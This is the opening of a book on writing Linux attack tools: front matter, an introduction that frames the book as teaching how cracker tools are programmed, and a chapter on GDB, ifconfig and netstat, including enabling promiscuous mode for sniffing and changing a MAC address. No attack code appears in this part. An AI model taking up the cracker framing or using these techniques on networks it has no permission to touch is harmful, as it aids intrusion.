PROGRAMMING LINUX HACKER TOOLS UNCOVERED

EXPLOITS
BACKDOORS
SCANNERS
SNIFFERS
BRUTE-FORCERS
ROOTKITS

IVAN SKLYAROV

alist

Programming Linux Hacker Tools Uncovered

Exploits, Backdoors, Scanners, Sniffers, Brute-Forcers, Rootkits

LIMITED WARRANTY AND DISCLAIMER OF LIABILITY

A-LIST, LLC, AND/OR ANYONE WHO HAS BEEN INVOLVED IN THE WRITING, CREATION, OR PRODUCTION OF THE ACCOMPANYING CODE (ON THE CD-ROM) OR TEXTUAL MATERIAL IN THIS BOOK CANNOT AND DO NOT GUARANTEE THE PERFORMANCE OR RESULTS THAT MAY BE OBTAINED BY USING THE CODE OR CONTENTS OF THE BOOK. THE AUTHORS AND PUBLISHERS HAVE WORKED TO ENSURE THE ACCURACY AND FUNCTIONALITY OF THE TEXTUAL MATERIAL AND PROGRAMS CONTAINED HEREIN; HOWEVER, WE GIVE NO WARRANTY OF ANY KIND, EXPRESSED OR IMPLIED, REGARDING THE PERFORMANCE OF THESE PROGRAMS OR CONTENTS.

THE AUTHORS, PUBLISHER, DEVELOPERS OF THIRD-PARTY SOFTWARE, AND ANYONE INVOLVED IN THE PRODUCTION AND MANUFACTURING OF THIS WORK SHALL NOT BE LIABLE FOR ANY DAMAGES ARISING FROM THE USE OF (OR THE INABILITY TO USE) THE PROGRAMS, SOURCE CODE, OR TEXTUAL MATERIAL CONTAINED IN THIS PUBLICATION. THIS INCLUDES, BUT IS NOT LIMITED TO, LOSS OF REVENUE OR PROFIT, OR OTHER INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING FROM THE USE OF THE PRODUCT.

THE CD-ROM, WHICH ACCOMPANIES THE BOOK, MAY BE USED ON A SINGLE PC ONLY. THE LICENSE DOES NOT PERMIT ITS USE ON A NETWORK (OF ANY KIND). THIS LICENSE GRANTS YOU PERMISSION TO USE THE PRODUCTS CONTAINED HEREIN, BUT IT DOES NOT GIVE YOU RIGHT OF OWNERSHIP TO ANY OF THE SOURCE CODE OR PRODUCTS. YOU ARE SUBJECT TO LICENSING TERMS FOR THE CONTENT OR PRODUCT CONTAINED ON THIS CD-ROM. THE USE OF THIRD-PARTY SOFTWARE CONTAINED ON THIS CD-ROM IS LIMITED THE RESPECTIVE PRODUCTS.

THE USE OF "IMPLIED WARRANTY" AND CERTAIN "EXCLUSIONS" VARY FROM STATE TO STATE, AND MAY NOT APPLY TO THE PURCHASER OF THIS PRODUCT.

PROGRAMMING LINUX HACKER TOOLS UNCOVERED

EXPLOITS
BACKDOORS
SCANNERS
SNIFFERS
BRUTE-FORCERS
ROOTKITS

IVAN
SKLYAROV

A-LIST, LLC
295 East Swedesford Rd.
PMB #285
Wayne, PA 19087
702-977-5377 (FAX)
mail@alistpublishing.com
http://www.alistpublishing.com

This book is printed on acid-free paper.

Ivan Sklyarov. *Programming Linux Hacker Tools Uncovered: Exploits, Backdoors, Scanners, Sniffers, Brute-Forcers, Rootkits*

ISBN 1931769613

Printed in the United States of America

06 7 6 5 4 3 2 First Edition

A-LIST, LLC, titles are available for site license or bulk purchase by institutions, user groups, corporations, etc.

Book Editor: Julie Laing

Contents

Introduction

It is believed that a real hacker must create all necessary tools independently. If this opinion is to be accepted as a postulate, this book is intended to make you a real hacker. This, however, was not my goal in writing it. I wrote this book primarily for myself, to gain better understanding of how all types of hacker tools are functioning and how they are programmed. By teaching others, we enhance our existing familiarity with the subject and acquire new knowledge. I did not cover all subjects in the book, but the information presented should be enough to allow you to handle the omitted questions on your own.

Some may accuse me of teaching unethical and even illegal skills. My response is that the purpose behind this book is not to teach or advocate any type of destruction but to simply describe the technology available. How this technology is used is up to your moral standards. Even though I give working program examples in the book, all of them are practically useless against properly protected systems. Nevertheless, I want to give you the following instruction on using the programs considered in this book:

Test all examples shown in the book only on your own system or hosts, on which you are expressly allowed to do this. Otherwise, you can create problems for those who work on the systems that you experiment on.

Although all program examples are fully operational, they are written for training purposes; to make the main concept stand out and the code easy to understand, I kept them as simple as possible. Naturally, all source codes authored by myself are provided under the general public license provision.

Even though some sticklers for details draw a clear-cut dividing line between hackers and crackers, in the book, I use both terms interchangeably to mean the latter type of the computer aficionado. Frankly, I don't care about the big-endian versus little-endian (in the sense other than byte order) squabbles concerning these terms, and I decided to simply use the term "hacker" as the media use it. Nevertheless, I view a hacker primarily as someone who uses intelligence and creative powers to develop programs solely to expand the horizons of personal knowledge and a cracker as someone who often uses other people's developments for personal gain or for inflicting damage on others.

The program examples given in the book were developed for x86 platforms running under Linux. When possible, I tested programs for operability on two systems: Mandriva 2006 Power Pack (the 2.6.12 kernel version) and Linux Red Hat (the 2.4.2 kernel version).

Each chapter addresses a specific subject matter, so you don't have to read them in order like a textbook.

Prerequisites for Understanding the Book's Material

For you to derive satisfaction and benefit from the book, you must already have certain knowledge. The following is a list of the subject areas you must have some knowledge of, in order of increasing difficulty, and corresponding suggested sources where such knowledge can be obtained:

- You must be able to use Linux at least on the level of a regular user. That is, you must be able to use Linux terminal and know basic terminal commands, such as `ls`, `ps`, `who`, `man`, `cat`, `su`, `cp`, `rm`, `grep`, `kill`, and the like. You must know the organization of the Linux file system and the access privilege system. You must be able to create and delete users. You must know how to use one of the Linux editors, for example, vi. You must be able to configure the network and Internet connection. In general, you must know enough to work confidently with Linux. To this end, I advise that you acquire a thick Linux book for beginners (such books are numerous nowadays) and read it from beginning to end, in the process practicing your newly-acquired knowledge on some Linux system.
- Because most applications considered in this book are network applications, you must have a clear idea of basic local and wide-area computer network principles. This means you must know what network topologies exist and the differences among them, the open system interconnection (OSI) model layers, the TCP/IP protocol stack, the operation of the main network protocols, the Ethernet standard, and the operating principles of different communication devices, such as hubs, switches, and routers. I can recommend one book [1] as one of the sources for this information.
- Almost all programs in the book are written in C; therefore, you must have good working knowledge of this programming language. I can recommend a great C textbook, written by the creators of the language themselves [2].
- Just having good knowledge of the C language is not enough to understand all code in this book. You must be able to program in C specifically for Linux: You must know all the fine points of this operating system as applied to programming, know what standard Linux libraries and functions are available and how to use them, and so on. In this respect, I can recommend two great books. The first one is for beginners [3], and the second one is for deeper study [4]. *Advanced Linux Programming* [4] can be downloaded as separate PDF files from **http://www.advancedlinuxprogramming.com**.
- As already mentioned, most code in this book deals with network applications; therefore, you must know how to program network applications in a Linux environment. More specifically, you should know how to use such fundamental network functions as `socket()`, `bind()`, `connect()`, `listen()`, `inet_aton()`, `htons()`, `sendto()`, `recvfrom()`, `setsockopt()`, and `select()`; such structures as `sockaddr_in` and `sockaddr_ll`; and many other standard network programming elements. I assume that even if you don't have any practical network programming experience then at least you have read some

good books on the subject and have a good theoretical grasp of it. Otherwise, I strongly recommend that you study a classical work [5].

These prerequisites are far from all the knowledge you will need to understand such an all-embracing book like this. For example, the material in some chapters requires you to know programming in assembler language or programming for loadable kernel modules. Don't worry: In the course of the book, I give the necessary elementary information and sources, from which more detailed information can be obtained.

The "Programming Hacker Tools Uncovered" Series


This book is just the first in the *"Programming Hacker Tools Uncovered"* series. The next one will be *Programming Windows Hacker Tools*, which considers implementing the same software but for Windows. Don't miss it!

Contact


You can get in touch with me by writing to one of these email addresses: **sklyaroff@sklyaroff.ru**, **sklyaroff@mail.ru**, or **sklyarov@real.xakep.ru**.

You can also visit my personal Web site: **www.sklyaroff.ru** or **www.sklyaroff.com**.

PART I: HACKER SOFTWARE DEVELOPER'S TOOLKIT



Chapter 1: Main Tools



Just like a locksmith, a programmer should have specialized tools. A locksmith could use just a file and a hammer for all his work, but a good lathe, a set of proper cutting bits, and a few other professional tools would allow him to do his job much faster, more efficiently, and with better quality. The same holds true for developing nonstandard hacker software: Specialized tools are a must for a proper job. So it is not by accident that I start the book with this chapter. Before you can start on your hacker adventures, you have to collect the proper tools and learn how to use them. This chapter is intended to help you with this task by providing information about the main standard utilities, those included in any complete Linux distribution. These tools are usually sufficient to solve the gamut of major programming problems. This information is expanded in *Chapter 2*, which gives a review of additional utilities that can be used to solve highly specialized problems.

You will not, however, find in these chapters any information about such basic utilities as `ps`, `who`, `man`, and `gcc`. If you don't know how to use these utilities, you are in well over your head with this book. Set it back on a shelf and read the literature suggested in the introduction first.

I selected only the most important utilities for this book, those I used myself when developing programs for it.

The only nonstandard software tool I would like to recommend is the VMware virtual machine. This a truly unique program that every hacker must have. You can purchase this virtual machine for Linux or Windows at the developer's site (**http://www.vmware.com**). A free demo version is also available. At first I wanted to devote a separate chapter to VMware,

but I changed my mind because to do this program justice requires devoting a book to it. VMware is quite easy to use, but to use its full capabilities you must have network administrator skills. Because I have such skills, it was easy for me to spread on my computer a small local Ethernet network, on which most network programs for this book were developed.

1.1. GNU Debugger

GNU Debugger (GDB) is a standard console debugger for Linux and other UNIX-like systems. Although there are graphical interfaces for GDB, for example, the Data Display Debugger, I will not consider them because they are not standard Linux tools and are not popular in the UNIX world.

There are three types of objects, called targets, that can be debugged using GDB: *executable files*, *memory dumps (core files)*, and *processes*. A core file contains an image of a memory process, usually produced as a result of an abnormal termination of a process. There are various ways to load each of these targets into GDB for debugging. First, any target can be loaded from the command line when starting GDB. The following are the main ways of doing this:

- Loading an executable file into GDB:

```
# gdb program_name
# gdb -exec program_name
# gdb -e program_name
```

- Loading a memory dump file into GDB:

```
# gdb -core core_name
# gdb -c core_name
# gdb program_name core_name
```

  In the last line, the first argument must be the name of the program that generated the core file specified in the second argument.

- Loading a process file into GDB:

```
# gdb -c process_pid
# gdb process_name process_pid
```

  The process identifier (PID) of any process can be determined using the `ps` command. Any type of target can also be loaded into the already-started GDB.

- Loading an executable file:

```
(gdb) file program_name
(gdb) exec-file program_name
```

- Loading a dump file:

```
(gdb) core-file core_name
```

- Loading a process:

```
(gdb) attach process_pid
```

A process can be unloaded from GDB using the `detach` command. A detached process continues executing in the system, and another process can be attached.

When GDB is started, it outputs rather voluminous copyright information, which can be suppressed by invoking GDB with the `-q` option.

To make the debugging process more convenient and efficient, you should compile your programs to contain debugging information. This can be done by compiling them in GCC (GNU C and C++ compiler) with the `-g` option set. Debugging information will allow you to display variable and function names, line numbers, and other identifiers in GDB just as they appeared in the program's source code. If no debugging information is available, GDB will work with the program at the assembler command level.

When debugging a program, you must set a breakpoint in it. There are three types of breakpoints:

- *Regular breakpoints.* With this type of breakpoint, the program stops when the execution comes to a certain address or function. Breakpoints are set using the `break` command or its short form: `b`.[i] For example, the following command sets a breakpoint at the `main()` function:

  ```
  (gdb) break main
  ```

  A breakpoint can also be set at any address; in this case, the address must be preceded with an asterisk (`*`). You may need to set a breakpoint to certain addresses in those parts of your program, for which there is no debugging information or source codes. For example, the following command sets a breakpoint at the `0x801b7000` address:

  ```
  (gdb) b *0x801b7000
  ```

- *Watchpoints.* The program stops when a certain variable is read or changed. There are different types of watchpoints, each of which is set using a different command. The `watch` command (`wa` for short) sets a watchpoint that will stop the program when the value of the specified variable changes:

  ```
  (gdb) wa variable
  ```

  The `rwatch` command (`rw` for short) sets a watchpoint that will stop the program when the value of the specified variable is read:

  ```
  (gdb) rw variable
  ```

  The `awatch` command (`aw` for short) sets a watchpoint that will stop the program when the value of the specified variable is read or written:

  ```
  (gdb) aw variable
  ```

- *Catchpoints.* The program stops when a certain event takes place, for example, a signal is received. A catchpoint is set using the `catch` command as follows:

  ```
  (gdb) catch event
  ```

---

[i] All main GDB commands have a long and a short form.

The program will stop when the specified `event` takes place. The following are some of the events that a catchpoint can be set for:

`throw` — A C++ exception takes place.
`catch` — A C++ exception is intercepted.
`exec` — The `exec()` function is called.
`fork` — The `fork()` function is called.
`vfork` — The `vfork()` function is called.

Information about catchpoint events can be obtained by executing the `help catch` command. Unfortunately, many events are not supported in GDB.

Information about all set breakpoints can be obtained by executing the `info breakpoints` command (`i b` for short). A breakpoint can be disabled using the `disable` command:

```
(gdb) disable b point_number
```

A disabled breakpoint can be activated using the `enable` command:

```
(gdb) enable b point_number
```

The number of a breakpoint, as well as its status (enabled or disabled), can be learned using the `info breakpoints` command.

A breakpoint can be deleted using the `delete` command:

```
(gdb) delete breakpoint point_number
```

Alternatively, the short command version can be used:

```
(gdb) d b point_number
```

Executing the `d` command without arguments deletes all breakpoints.

When all preparations for debugging the program are completed, including setting breakpoints, it can be launched using the `run` command (`r` for short). The program will execute until it reaches a breakpoint. Execution of a stopped program can be resumed using the `continue` command (or `c` for short). You can trace program execution by stepping through its source code lines using one of the tracing commands. The `step N` (`s N` for short) command executes *N* code lines with tracing into a function call, and the `next N` (`n N` for short) command executes *N* code lines without tracing into a function call. If *N* is not specified, a single line of code is executed. The `stepi N` (`si N`) and `nexti N` (`ni N`) command also trace program execution, but they work not with source code lines but with machine instructions. The `finish` (`fin`) command executes the program until the current function is exited.

The `print` (`p`) command is used to output a value of an explicitly-specified expression (e.g., `p 2+3`), a variable value (e.g., `p my_var`), register contents (e.g., `p $eax`), or memory cell contents (e.g., `p *0x8018305`). The `x` command is used to view contents of memory cells. The command's format is as follows:

```
x/Nfu address
```

Consider the elements of this command:

- `address` — The address, from which to start displaying the memory (no asterisk is necessary before the address).

- N — The number of memory units (u) to display; the default value is 1.
- f — The output format. Can be one of the following: s, a null-terminated string; i, a machine instruction; or x, hexadecimal format (the default format).
- u — The memory unit. Can be one of the following: b, a byte; h, 2 bytes; w, 4 bytes (i.e., a word; the default memory unit); g, 8 bytes (i.e., a double word).

For example, the following command will output 20 hexadecimal words starting from address 0x40057936:

```
(gdb) x/20xw 0x40057936
```

When the default Nfu values are used, the slash after the command is not needed.

The set command is used to modify the contents of registers or memory cells. For example, the following command writes 1 to the ebx register.

```
set $ebx = 1
```

The info registers (i r) command displays the contents of all registers. To view the contents of only certain registers, they must be specified immediately following the command. For example, the following command will display the contents of the ebp and eip registers:

```
(gdb) i r ebp eip
```

The info share command displays information about the currently loaded shared libraries. The info frame, info args, and info local commands display the contents of the current stack frame, the function's arguments, and the local variables, respectively. The backtrace (bt) command displays the stack frame for each active subroutine. The debugger is exited by entering the quit (q) command. Detailed information about a command can be obtained by executing the help (h) command followed by the name of the command, for which information is being sought.

1.2. Ifconfig

The ifconfig utility is used to configure network interfaces by changing such parameters as the Internet protocol (IP) address, the network mask, and the media access control (MAC) address. For programmers, the main usefulness of this utility is in the information it provides when executed with the -a switch. The following is an example of such output:

```
# ifconfig -a
eth0    Link encap:Ethernet  HWaddr 00:0C:29:DE:7A:BC
        inet addr:192.168.10.130  Bcast:192.168.10.255  Mask:255.255.255.0
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:1443845 errors:0 dropped:0 overruns:0 frame:0
        TX packets:3419238 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:100
        Interrupt:10 Base address:0x10a4

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:1447064 errors:0 dropped:0 overruns:0 frame:0
        TX packets:1447064 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
```

The information about the eth0 Ethernet interface is output first, followed by the information about the lo loopback interface. Executing ifconfig without any parameters will not show the interfaces disabled with the down option (see the corresponding description later).

Some of the most important pieces of information output by the ifconfig -a command are the following: the interface's IP address (inet addr), the broadcast address (Bcast), the mask address (Mask), the MAC address (HWaddr), and the maximum transmission unit (MTU) in bytes. Of interest also are the number of successfully received, transmitted, error, dropped, and repeated packets (RX packets, TX packets, errors, dropped, and overruns, respectfully). The collisions label shows the number of collisions in the network, and the txqueuelen label shows the transmission queue length for the device. The Interrupt label shows the hardware interrupt number used by the device.

To output data for only a specific interface, the command is executed specifying the interface's name:

```
# ifconfig eth0
```

The maximum transmission unit (MTU) of packets for an interface is set using the mtu N option:

```
# ifconfig eth0 mtu 1000
```

The ifconfig utility will not let you specify an MTU larger than the maximum allowable value, which is 1,500 bytes for Ethernet. The -arp option (with a minus sign) disables the address resolution protocol (ARP) for the specified interface, and the arp option (without a minus sign) enables it:

```
# ifconfig eth0 -arp
# ifconfig eth0
eth0    Link encap:Ethernet  HWaddr 00:0C:29:DE:7A:BC
        inet addr:192.168.10.130  Bcast:192.168.10.255  Mask:255.255.255.0
        UP BROADCAST RUNNING NOARP MULTICAST  MTU:1500  Metric:1
        ...
```

The promisc option (without a minus sign) enables the promiscuous mode for the interface, in which it will accept all packets sent to the network. This mode is usually used by sniffers (see *Chapter 9*). The -promisc option (with a minus sign) disables the promiscuous mode:

```
# ifconfig eth0 promisc
# ifconfig eth0
eth0    Link encap:Ethernet  HWaddr 00:0C:29:DE:7A:BC
        inet addr:192.168.10.130  Bcast:192.168.10.255  Mask:255.255.255.0
        UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
        ...
```

An IP address is assigned to an interface using the inet option; a mask is assigned using the netmask option:

```
# ifconfig eth0 inet 200.168.10.15 netmask 255.255.255.192
# ifconfig eth0
eth0  Link encap:Ethernet  HWaddr 00:0C:29:DE:7A:BC
      inet addr:200.168.10.15  Bcast:200.168.10.255  Mask:255.255.255.192
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      ...
```

An interface can be disabled using the `down` option and enabled using the `up` option:

```
# ifconfig eth0 down
# ifconfig eth0 up
```

The `hw class address` option is used to change the hardware address (MAC address) of an interface if the device's driver supports this capability. The device class name and the MAC address string must be specified after the `hw` keyword. Currently, the ether (Ethernet), ax25 (AMPR AX.25), and ARCnet and netrom (AMPR NET/ROM) device classes are supported. Before the hardware address can be changed, the interface must be disabled (see the `down` option). The following is an example of changing the MAC address of the `eth0` interface:

```
# ifconfig eth0 down
# ifconfig eth0 hw ether 13:13:13:13:13:13
# ifconfig eth0 up
# ifconfig eth0
eth0    Link encap:Ethernet  HWaddr 13:13:13:13:13:13
        inet addr:192.168.10.130  Bcast:192.168.10.255  Mask:255.255.255.0
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        ...
```

Using the `ifconfig` utility, an interface can be assigned multiple alias IP addresses, which, however, must pertain to the same network segment as the base address. The following is an example of assigning three IP addresses to a single interface, named `eth0`:

```
# ifconfig eth0:0 192.168.10.200
# ifconfig eth0:1 192.168.10.201
# ifconfig eth0:2 192.168.10.202
# ifconfig -a
eth0    Link encap:Ethernet  HWaddr 00:0C:29:DE:7A:BC
        inet addr:192.168.10.130  Bcast:192.168.10.255  Mask:255.255.255.0
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:1469698 errors:0 dropped:0 overruns:0 frame:0
        TX packets:3440721 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:100
        Interrupt:10 Base address:0x10a4

eth0:0 Link encap:Ethernet  HWaddr 00:0C:29:DE:7A:BC
        inet addr:192.168.10.200  Bcast:192.168.10.255  Mask:255.255.255.0
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        Interrupt:10 Base address:0x10a4

eth0:1 Link encap:Ethernet  HWaddr 00:0C:29:DE:7A:BC
        inet addr:192.168.10.201  Bcast:192.168.10.255  Mask:255.255.255.0
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        Interrupt:10 Base address:0x10a4

eth0:2 Link encap:Ethernet  HWaddr 00:0C:29:DE:7A:BC
        inet addr:192.168.10.202  Bcast:192.168.10.255  Mask:255.255.255.0
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        Interrupt:10 Base address:0x10a4
        ...
```

Now the interface can be accessed using any of the four IP addresses it was assigned: 192.168.10.130, 192.168.10.200, 192.168.10.201, or 192.168.10.202. This capability is often used by administrators for creating virtual IP address–based Web nodes. An alias address can be deleted using the down parameter as follows:

```
# ifconfig eth0:1 down
```

1.3. Netstat

The netstat utility outputs different information about the network operation. If called without any parameters, it outputs information about established connections and supplementary information about internal queues and files used for process interaction. By default, listening ports are not included in the output. Both listening and nonlistening ports are displaying using the -a parameter:

```
# netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:1024                  *:*                     LISTEN
tcp        0      0 *:sunrpc                *:*                     LISTEN
tcp        0      0 *:ftp                   *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0      0 *:telnet                *:*                     LISTEN
tcp        0      0 localhost.localdom:smtp *:*                     LISTEN
tcp        0      0 192.168.10.130:ssh      192.168.10.128:39806 ESTABLISHED
udp        0      0 *:1024                  *:*
udp        0      0 *:686                   *:*
udp        0      0 *:sunrpc                *:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node Path
unix  2      [ ACC ]     STREAM     LISTENING     1581   /dev/gpmctl
unix  2      [ ACC ]     STREAM     LISTENING     939    /var/run/pump.sock
unix  13     [ ]         DGRAM                    1178   /dev/log
unix  2      [ ACC ]     STREAM     LISTENING     1617   /tmp/.font-unix/fs7100
unix  2      [ ]         DGRAM                    690847
unix  2      [ ]         DGRAM                    252658
unix  2      [ ]         DGRAM                    12241
unix  2      [ ]         DGRAM                    1673
unix  2      [ ]         DGRAM                    1620
unix  2      [ ]         DGRAM                    1584
unix  2      [ ]         DGRAM                    1556
unix  2      [ ]         DGRAM                    1439
unix  2      [ ]         DGRAM                    1413
unix  2      [ ]         DGRAM                    1223
unix  2      [ ]         DGRAM                    1187
unix  2      [ ]         STREAM     CONNECTED     730
```

When domain name system (DNS) support is disabled, netstat unsuccessfully tries to resolve numerical addresses to host names and outputs information to the screen with large delays. Adding the n flag prevents netstat from trying to resolve host names, thus speeding up the output:

```
# netstat -an
```

In this case, all addresses are displayed in a numerical format.

As you can see in the preceding example, the information output by the `netstat` utility is divided into two parts. The first part, named "active Internet connections," lists all established connections and listening ports. The Proto column shows the protocol — transmission control protocol (TCP) or user data protocol (UDP) — used by a connection or service. The Recv-Q and Send-Q columns show the number of bytes in the socket read and write buffers, respectively. The Local Address and Foreign Address columns show the local and remote addresses. Local addresses and ports are usually denoted as an asterisk; if the `-n` parameter is specified, the local address is shown as `0.0.0.0`. Addresses are shown in the *`computer_name(ip_address):service`* format, where *`service`* is a port number or the name of a standard service. (The mapping of port numbers to service names is shown in the /etc/services file.[i]) The State column shows the connection's state. The most common states are `ESTABLISHED` (active connections), `LISTEN` (ports or services listening for connection requests; not shown when the `-a` option is used), and `TIME_WAIT` (connections being closed).

Connection states are shown only for TCP, because UDP does not check connection status.

Thus, the example output shows that most of the ports at the local node are listening and only one active secure shell (SSH) input connection is established with a remote address: `192.168.10.128:39806`.

The second part of the output, "active UNIX domain sockets," shows the internal queues and files used in the process interaction.

Using the `-t` option will output only the TCP ports:

```
# netstat -tan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address       Foreign Address       State
tcp        0      0 0.0.0.0:1024        0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:111         0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:21          0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:22          0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:23          0.0.0.0:*             LISTEN
tcp        0      0 127.0.0.1:25        0.0.0.0:*             LISTEN
tcp        0      0 192.168.10.130:22   192.168.10.128:58291  ESTABLISHED
```

Similarly, the `-u` parameter is used to output only the UDP ports:

```
# netstat -uan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
udp        0      0 0.0.0.0:1024            0.0.0.0:*
udp        0      0 0.0.0.0:686             0.0.0.0:*
udp        0      0 0.0.0.0:111             0.0.0.0:*
```

The `-i` parameter is used to output information about the network interfaces:

```
# netstat -i
Kernel Interface table
Iface MTU Met    RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
```

[i] In some UNIX versions, not a colon but a period is used to separate the port number (service name) from the computer name (IP address).

```
eth0 1500   0  1428232      0      0      0  3418346      0      0      0 BMRU
lo  16436   0  1446930      0      0      0  1446930      0      0      0 LRU
```

In many respects, this information is the same as the information produced by executing the `ifconfig -a` command. Columns starting with `RX` (received) show the number of successful, error, and repeat received packets. Columns starting with `TX` (transmitted) show the number of successful, error, and repeat sent packets.

The `netstat` utility can be used for real-time monitoring of network interfaces. Running it with the `-c` parameter displays statistics at 1-second intervals:

```
# netstat -i -c
```

This mode can be used to trace sources of network errors.

Running `netstat` with the `-s` parameter displays operation statistics for different network protocols:

```
# netstat -s
Ip:
    2869242 total packets received
    2 with invalid headers
    0 forwarded
    37 incoming packets discarded
    1489607 incoming packets delivered
    4865030 requests sent out
    38 fragments dropped after timeout
    174870 reassemblies required
    87357 packets reassembled ok
    38 packet reassembles failed
    193194 fragments created
Icmp:
    478041 ICMP messages received
    515 input ICMP message failed.
    ICMP input histogram:
        destination unreachable: 9559
        timeout in transit: 74
        echo requests: 177230
        echo replies: 291178
    177978 ICMP messages sent
    0 ICMP messages failed
...
```

The `-r` parameter outputs the kernel routing table:

```
# netstat -r
Kernel IP routing table
Destination  Gateway  Genmask         Flags   MSS Window  irtt Iface
192.168.10.0 *        255.255.255.0   U       40 0        0 eth0
127.0.0.0    *        255.0.0.0       U       40 0        0 lo
```

The `-p` parameter outputs information about processes associated with specific ports:

```
# netstat -anp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address       Foreign Address      State   PID/Program name
tcp        0      0 0.0.0.0:1024        0.0.0.0:*            LISTEN  510/rpc.statd
tcp        0      0 0.0.0.0:111         0.0.0.0:*            LISTEN  495/portmap
```

```
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN  742/xinetd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN  722/sshd
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN  742/xinetd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN  782/sendmail: accep
tcp        0      0 192.168.10.130:22       192.168.10.128:39806 ESTABLISHED 9989/sshd
udp        0      0 0.0.0.0:1024            0.0.0.0:*                       510/rpc.statd
